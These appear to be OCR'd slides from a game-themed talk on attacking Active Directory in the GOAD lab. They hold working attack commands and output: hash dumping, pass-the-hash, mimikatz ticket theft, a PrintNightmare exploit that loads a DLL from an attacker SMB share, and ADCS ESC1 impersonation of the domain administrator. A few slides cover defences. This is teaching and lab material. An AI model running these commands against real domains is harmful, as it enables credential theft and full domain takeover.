







ACL MODIFICATION

- WRITEDACL



PASS THE HASH

```
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.56.22:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3b62628f8a5a0edda3a911188ffce08e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6e
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c08
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4363b6dc0c95588964884d7e1
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

PASS THE HASH

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.10-23 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:north.sevenkingdoms.local) (sig
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (sign
SMB         192.168.56.22   445    CASTELBLACK      [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
SMB         192.168.56.10   445    KINGSLANDING     [-] sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 STATUS_LOGON_FAILURE
SMB         192.168.56.11   445    WINTERFELL       [+] north.sevenkingdoms.local\Administrator:dbd13e1c4e338284ac4e9874f7de6ef4 (Pwn3d!)
```

```
┌──(kali㉿kali)-[~/GOAD]
└─$ evil-winrm -i 192.168.56.11 -u Administrator -H 'dbd13e1c4e338284ac4e9874f7de6ef4'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/ev

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
north\administrator
```




HIGHSCORE 2500



PLAYER 2

LAPS

- LOCAL ADMINISTRATOR PASSWORD SOLUTION

DELEGATION

- MIMIKATZ

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 4894285 (00000000:004aae4d)
Session           : Network from 0
User Name         : brandon
Domain            : NORTH
Logon Server      : (null)
Logon Time        : 7/9/2024 12:59:42 PM
SID               : S-1-5-21-2127814747-1574567255-3873579916-1604

         * Username : brandon
         * Domain   : NORTH.SEVENKINGDOMS.LOCAL
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 7/9/2024 12:59:42 PM ; 7/9/2024 10:59:42 PM ; 7/16/2024 12:59:42 PM
           Service Name (02) : krbtgt ; NORTH.SEVENKINGDOMS.LOCAL ; @ NORTH.SEVENKINGDOMS.LOCAL
           Target Name  (--) : @ NORTH.SEVENKINGDOMS.LOCAL
           Client Name  (01) : brandon ; @ NORTH.SEVENKINGDOMS.LOCAL
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable
           Session Key       : 0x00000012 - aes256_hmac
             2ecbed83773946a2484b6fa515de5635485a41ec8a32b345963787c1c9f92b77
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;4aae4d]-2-0-60a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi !
```

DELEGATION

- MIMIKATZ

```
mimikatz # kerberos::ptt c:\users\vagrant\desktop\malware\mimikatz_trunk\x64\
[0;4aae4d]-2-0-60a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi

* File: 'c:\users\vagrant\desktop\malware\mimikatz_trunk\x64\[0;4aae4d]-2-0-6
0a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi': OK
```

```
PS C:\Windows\system32> klist tickets

Current LogonId is 0:0x6c513

Cached Tickets: (1)

#0>     Client: brandon @ NORTH.SEVENKINGDOMS.LOCAL
        Server: krbtgt/NORTH.SEVENKINGDOMS.LOCAL @ NORTH.SEVENKINGDOMS.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 7/9/2024 12:59:42 (local)
        End Time:   7/9/2024 22:59:42 (local)
        Renew Time: 7/16/2024 12:59:42 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Windows\system32> Enter-PSSession winterfell.north.sevenkingdoms.local
```



HIGHSCORE 2500



PLAYER 2

DELEGATION

- MIMIKATZ

```
[winterfell.north.sevenkingdoms.local]: PS C:\Users\brandon\Documents> whoami
north\brandon
[winterfell.north.sevenkingdoms.local]: PS C:\Users\brandon\Documents> dir C:\Windows\SYSVOL\


    Directory: C:\Windows\SYSVOL


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/6/2024   2:03 PM                domain
d-----         5/6/2024   1:57 PM                staging
d-----         5/6/2024   1:57 PM                staging areas
d-----         5/6/2024   1:57 PM                sysvol
```




HIGHSCORE 2500



PLAYER 2

DELEGATION

- UNCONSTRAINED







HIGHSCORE 2500



PLAYER 2

DELEGATION

- ACCOUNT IS SENSITIVE



DELEGATION

- NO MORE TGT


```
User Name         : brandon
Domain            : NORTH
Logon Server      : (null)
Logon Time        : 7/10/2024 12:31:41 PM
SID               : S-1-5-21-2127814747-157456725

         * Username : brandon
         * Domain   : NORTH.SEVENKINGDOMS.LOCAL
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
```

```
         * Username : brandon
         * Domain   : NORTH.SEVENKINGDOMS.LOCAL
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 7/9/2024 12:59:42 PM ; 7/9/2024 10:59:42 PM ; 7/16/2024 12:59:42 PM
           Service Name (02) : krbtgt ; NORTH.SEVENKINGDOMS.LOCAL ; @ NORTH.SEVENKINGDOMS.LOCAL
           Target Name  (--) : @ NORTH.SEVENKINGDOMS.LOCAL
           Client Name  (01) : brandon ; @ NORTH.SEVENKINGDOMS.LOCAL
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable
           Session Key       : 0x00000012 - aes256_hmac
             2ecbed83773946a2484b6fa515de5635485a41ec8a32b345963787c1c9f92b77
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;4aae4d]-2-0-60a10000-brandon@krbtgt-NORTH.SEVENKINGDOMS.LOCAL.kirbi !
```


SIGN IN
Back to Agenda Page
LEVEL 4
PWNING AD

ATTACKING AD

- 100% reason to protect your domain



PRINTNIGHTMARE

- VULNERABLE?

```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -M spooler
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 1
SPOOLER     192.168.56.11   445    WINTERFELL       Spooler service enabled
```

```
┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-rpcdump @192.168.56.11 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```




HIGHSCORE 2500



PLAYER 2

PRINTNIGHTMARE

- EXPLOIT

```
┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-smbserver -smb2support attack .
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
┌──(kali㉿kali)-[~/GOAD]
└─$ python3 printnightmare/CVE-2021-1675.py north/hodor:hodor@192.168.56.11 '\\192.168.56.100\attack\nightmare.dll'


[*] Connecting to ncacn_np:192.168.56.11[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\192.168.56.100\attack\nightmare.dll
[*] Try 1...
[*] Stage0: 0
[*] Stage2: 0
[+] Exploit Completed
```





HIGHSCORE 2500



PLAYER 2

PRINTNIGHTMARE

- PROFIT






HIGHSCORE 2500



PLAYER 2

PRINTNIGHTMARE

- FIX IT!




```
┌──(kali㉿kali)-[~/GOAD]
└─$ crackmapexec smb 192.168.56.11 -M spooler
SMB         192.168.56.11   445    WINTERFELL       [*] Windows

┌──(kali㉿kali)-[~/GOAD]
└─$ impacket-rpcdump @192.168.56.11 | egrep 'MS-RPRN|MS-PAR'

┌──(kali㉿kali)-[~/GOAD]
└─$
```




HIGHSCORE 2500



PLAYER 2

ADCS

- FIND VULNERABLE CONFIGURATIONS

```
┌──(kali㉿kali)-[~/GOAD/petitpotam]
└─$ certipy find -u brandon@sevenkingdoms.local -p 'rocks' -vulnerable -dc-ip 192.168.56.10 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'SEVENKINGDOMS-CA' via CSRA
[!] Got error while trying to get CA configuration for 'SEVENKINGDOMS-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied
[*] Trying to get CA configuration for 'SEVENKINGDOMS-CA' via RRP
[*] Got CA configuration for 'SEVENKINGDOMS-CA'
[*] Enumeration output:
```




HIGHSCORE 2500



PLAYER 2

ADCS

```
Certificate Templates
  0
    Template Name                       : ESC1
    Display Name                        : ESC1
    Certificate Authorities             : SEVENKINGDOMS-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Extended Key Usage                  : Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEVENKINGDOMS.LOCAL\Domain Users
      Object Control Permissions
        Owner                           : SEVENKINGDOMS.LOCAL\Enterprise Admins
        Full Control Principals         : SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Local System
                                          SEVENKINGDOMS.LOCAL\Enterprise Admins
        Write Owner Principals          : SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Local System
                                          SEVENKINGDOMS.LOCAL\Enterprise Admins
        Write Dacl Principals           : SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Local System
                                          SEVENKINGDOMS.LOCAL\Enterprise Admins
        Write Property Principals       : SEVENKINGDOMS.LOCAL\Domain Admins
                                          SEVENKINGDOMS.LOCAL\Local System
                                          SEVENKINGDOMS.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC1                              : 'SEVENKINGDOMS.LOCAL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

ADCS

- ESC1

```
Certificate Templates
  0
    Template Name                         : ESC1
    Display Name                          : ESC1
    Certificate Authorities               : SEVENKINGDOMS-CA
    Enabled                               : True
    Client Authentication                 : True
    Enrollment Agent                      : False
    Any Purpose                           : False
    Enrollee Supplies Subject             : True
    Certificate Name Flag                 : EnrolleeSuppliesSubject
    Enrollment Flag                       : None
    Extended Key Usage                    : Client Authentication
    Requires Manager Approval             : False
    Requires Key Archival                 : False
    Authorized Signatures Required        : 0
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    Minimum RSA Key Length                : 2048
```

ADCS

- ESC1

```
    Permissions
      Enrollment Permissions
        Enrollment Rights           : SEVENKINGDOMS.LOCAL\Domain Users
      Object Control Permissions
        Owner                       : SEVENKINGDOMS.LOCAL\Enterprise Admins
        Full Control Principals     : SEVENKINGDOMS.LOCAL\Domain Admins
                                      SEVENKINGDOMS.LOCAL\Local System
                                      SEVENKINGDOMS.LOCAL\Enterprise Admins
        Write Owner Principals      : SEVENKINGDOMS.LOCAL\Domain Admins
                                      SEVENKINGDOMS.LOCAL\Local System
                                      SEVENKINGDOMS.LOCAL\Enterprise Admins
        Write Dacl Principals       : SEVENKINGDOMS.LOCAL\Domain Admins
                                      SEVENKINGDOMS.LOCAL\Local System
                                      SEVENKINGDOMS.LOCAL\Enterprise Admins
        Write Property Principals   : SEVENKINGDOMS.LOCAL\Domain Admins
                                      SEVENKINGDOMS.LOCAL\Local System
                                      SEVENKINGDOMS.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC1                          : 'SEVENKINGDOMS.LOCAL\\Domain Users' can enroll,
```




HIGHSCORE 2500



PLAYER 2

ADCS

- REQUEST CERTIFICATE

```
┌──(kali㉿kali)-[~]
└─$ certipy req -u brandon@sevenkingdoms.local -p 'rocks' -target kingslanding.sevenkingdoms.local -template ESC1
 -ca SEVENKINGDOMS-CA -upn administrator@sevenkingdoms.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Failed to resolve: SEVENKINGDOMS.LOCAL
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'administrator@sevenkingdoms.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```




HIGHSCORE 2500



PLAYER 2

ADCS

- AUTHENTICATE TO AD

```
┌──(kali㉿kali)-[~/GOAD/petitpotam]
└─$ certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sevenkingdoms.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sevenkingdoms.local': aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e
```




HIGHSCORE 2500



PLAYER 2

ADCS

- DUMP THE SECRETS

```
┌──(kali㉿kali)-[~/GOAD/petitpotam]
└─$ impacket-secretsdump -hashes :c66d72021a2d4744409969a581a1705e -no-pass sevenkingdoms.local/'administrator@kingslanding.sevenkingdoms.local'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x42c926adcf82d16547a37948e646455f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```




HIGHSCORE 2500



PLAYER 2


ADCS

